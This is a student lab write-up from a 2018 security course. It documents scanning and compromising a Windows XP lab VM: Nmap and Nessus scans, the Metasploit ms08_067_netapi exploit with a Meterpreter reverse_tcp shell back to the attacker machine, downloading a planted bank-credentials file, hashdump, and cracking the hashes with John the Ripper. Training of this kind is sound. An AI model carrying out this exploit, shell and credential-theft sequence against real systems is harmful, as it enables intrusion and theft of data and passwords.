CS-696, Fall-2018, 2nd Assignment

A)In this assignment, we will first conduct a vulnerability analysis of a **Win-XP-SP2** system using **Nessus** and, then, gain access into this system using **Metasploit**. First, we started Bt5 and WinXp on our virtual machine . We first find the **ip address of Bt5 to be 192.168.245.145** and mask to be 255.255.255.0 by using ifconfig command.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9c:1b:9f
          inet addr:192.168.245.145  Bcast:192.168.245.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9c:1b9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:648 (648.0 B)  TX bytes:2062 (2.0 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5681 (5.6 KB)  TX bytes:5681 (5.6 KB)

root@bt:~#
```


Screenshot 1 **(ip address and mask of BT5)**

To find the ip address of WinXP, we conducted a **Nmap scan** as seen in screenshot 2. From the Nmap scan we find the **ip address of WinXP as 192.168.245.141.**

```
root@bt:~# nmap -PN -sS -p 135,445 192.168.245.4-250

Starting Nmap 5.51 ( http://nmap.org ) at 2018-12-04 14:48 EST
Nmap scan report for 192.168.245.141
Host is up (0.0012s latency).
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:1A:76 (VMware)

Nmap scan report for 192.168.245.145
Host is up (0.000068s latency).
PORT    STATE  SERVICE
135/tcp closed msrpc
445/tcp closed microsoft-ds

Nmap done: 247 IP addresses (2 hosts up) scanned in 35.46 seconds
root@bt:~#
```

Screenshot 2**(Nmap scan to find WinXP ip address)**

B)Next we used the Nessus vulnerability scanner to scan WInXP for vulnerabilities. The next screenshot shows part of the Nessus output that includes the Critical, High and some medium vulnerabilities. In screenshot 3 we have used the name **SIVA-KAKA** which are the first four letters of two member's last names.



Screenshot 3 **(Nessus output)**

C) Now we use **Metasploit** with the ms08_067_netapi exploit to gain access into WinXP. In Bt5 we create the directory named **sivakaka** which we used for interactions with WinXP. Then we jump into the siva-kaka directory and used **msfconsole** to start Metasploit. Then we used the **windows/smb/ms08_067_netapi** exploit where we need to set the **Remote Host (RHOST) ip address which is 192.168.245.141.**

Once the RHOST is set we need to provide the payload that will start running once the WinXP is compromised, for which we used **Meterpreter.** We use the search meterpreter command in order to see the available exploits and choose **windows/meterpreter/reverse_tcp** payload in order to gain access into the WinXP system. Next we **set the Local Host(LHOST) ip address which is 192.168.245.145**. Screenshot 4 shows that the RHOST and LOST has been set.

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.245.145
LHOST => 192.168.245.145
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.245.141  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.245.145  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

Screenshot 4**(msfconsole)**

D) Next we type exploit, which allows us to gain access to the WinXP system. Screenshot 5 shows that the exploit was launched successfully and that a Meterpreter **session (192.168.245.145:4444 -> 192.168.245.141:1039)** was established. The getpid command shows that Meterpreter runs inside process 992. The pwd command shows that folder **C:\WINDOWS\system32** is our current folder in WinXP system. The sys info command shows that the compromised system is a Windows XP service pack 2 system with a name AAAAA.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.245.145:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.245.141
[*] Meterpreter session 1 opened (192.168.245.145:4444 -> 192.168.245.141:1039) at 2018-12-04 15:21:52 -0500

meterpreter > getpid
Current pid: 992
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer        : AAAAA
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Screenshot 5 **(WinXP access using exploit)**

E) Now that we hav e gained access to the WinXP system we jump to C:/ folder by using cd c:/ command and then find the folder named **Important-Data**. Next we move into that folder and use ls command where we can find **My-Bank-Accounts.txt**. We use download command to copy this folder to our Bt5 system . Next we use getlwd command to show our current Bt5 directory which is /root/sivakaka directory ; which means that the My-Bank-Accounts.txt file was transferred to /root/sivakaka directory of Bt5. Screenshot 6 shows the listing of Important-Data, Download of My-Bank-Accounts.txt file and getlwd command.

```
meterpreter > cd Important-Data
meterpreter > ls

Listing: c:\Important-Data
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2016-04-12 19:09:59 -0400  .
40777/rwxrwxrwx   0     dir   1980-01-01 00:00:00 -0500  ..
100666/rw-rw-rw-  202   fil   2018-11-20 16:36:38 -0500  My-Bank-Accounts.txt

meterpreter > download My-Bank-Accounts.txt
[*] downloading: My-Bank-Accounts.txt -> My-Bank-Accounts.txt
[*] downloaded : My-Bank-Accounts.txt -> My-Bank-Accounts.txt
meterpreter > getlwd
/root/sivakaka
meterpreter >
```

Screenshot 6 **(ls, download and getlwd)**

Next, we open a new terminal in Bt5 and we use cd sivakaka command to get into the directory. We used ls command to show listings of directory to confirm that the My-Banks-Accounts.txt file has been transferred to Bt5. Finally we used more My-Bank-accounts.txt to show the content of this file. Screenshot 7 shows the ls and the more command and their respective outputs.

```
root@bt: ~/sivakaka
File Edit View Terminal Help
root@bt:~/sivakaka# ls
My-Bank-Accounts.txt
root@bt:~/sivakaka# more My-Bank-Accounts.txt
Wells Fargo Fall-2018: account number 88877722
wells Fargo user name: abc&4444 passwd:exm@5555

Citigroup Fall-2018: account number  77788833
www.citi.com    user name: mike&6666  passwd:mike&2222
root@bt:~/sivakaka#
```

Screenshot 7 **(ls and details of txt file)**

F) Next we use the **hash dump** command to dump the hash value of the WinXP passwords and then copy them to a file named **Passwd-sivakaka** of our Bt5 directory.

```
meterpreter > hashdump
Administrator:500:e2c1af0fb3a989957662d668c4bd551c:d509ffbecf57471ec977c6e33776fde4:::
Dennis:1003:49ab891f0fd6831eaad3b435b51404ee:a585e7ceedfedf2bed20223d00d4b8d6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fc922fbaa912a4398394898dfd529fcc:32c094d8284c5e13d6485c170ef59fa1:::
IUSR_AAAAA:1005:c18db1fcb6bc89875a11fb8df91e2116:195916947319985399 16d442d9eddf7d:::
IWAM_AAAAA:1006:155828499449056ce180571be4132610:b76eca7e1992af6412dd5f2b7b2685e1:::
Maria:1025:5b4334da1fb3a5fbaad3b435b51404ee:5345f047d5175dd59df21f12fd22a1de:::
Robert:1024:60c23598f4d2aaf8aad3b435b51404ee:cd04fce062b391877c84ddd888bfc2c8:::
SUPPORT_388945a0ts and 1002:aad3b435b51404eeaad3b435b51404ee:2433a0901f72c3153fd9bcfa4d698571:::
meterpreter >
```

Screenshot 8 **(hashdump)**

In the /root/sivakaka directory of Bt5, we used vi editor to open an empty file, which we named Paswd-sivakaka, and copied the hash values of the users Dennis, Maria and Robert.

G)Next we open a new terminal window and used **cd /pentest/passwords/John** to go to the **John the Ripper directory** on Bt5. Then we used ls command to show the contents of their directory where we did not find the paswd-sivakaka file inside. Therefore we copied the paswd-sivakaka folder to /pentest/passwords/John. Screenshot 9 shows the Paswd-sivakaka file in the John directory after we copied it.

```
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt:/pentest/passwords/john# ls
all.chr          genmkvpwd      ldif2pw.pl      README            tgtsnarf
alnum.chr        john           mailer          README-backtrack  unafs
alpha.chr        john.conf      mkvcalcproba    README-jumbo      undrop
calc_stat        john-x86-any   netntlm.pl      sap_prepare.pl    unique
digits.chr       john-x86-mmx   netscreen.py    sha-dump.pl       unshadow
doc              john-x86-sse2  password.lst    sha-test.pl
genincstats.rb   lanman.chr     Paswd-sivakaka  stats
root@bt:/pentest/passwords/john# more Paswd-sivakaka
Dennis:1003:49ab891f0fd6831eaad3b435b51404ee:a585e7ceedfedf2bed20223d00d4b8d6:::
Maria:1025:5b4334da1fb3a5fbaad3b435b51404ee:5345f047d5175dd59df21f12fd22a1de:::
Robert:1024:60c23598f4d2aaf8aad3b435b51404ee:cd04fce062b391877c84ddd888bfc2c8:::

root@bt:/pentest/passwords/john#
```


Screenshot 9 **(ls of John and more of Paswd-sivakaka)**

Next, in the /pentest/passwords/john directory, we used **./john Paswd-sivakaka** command to run John the Ripper with input file as Paswd-sivakaka. Screenshot 10 shows that John successfully cracked the three passwords.

```
root@bt:/pentest/passwords/john# ./john Paswd-sivakaka
Loaded 3 password hashes with no different salts (LM DES [128/128 BS SSE2])
DONALD           (Robert)
MAGIC            (Maria)
SUMMER           (Dennis)
guesses: 3  time: 0:00:00:00 100.00% (2) (ETA: Tue Dec  4 15:54:33 2018)  c/s: 1
00600  trying: 12345 - BITEME
root@bt:/pentest/passwords/john#
```

Screenshot 10 **(passwords cracked)**

Now we use the **password SUMMER for the user name Dennis** to gain access into the WinXP system.



Screenshot 11 **(WinXp access)**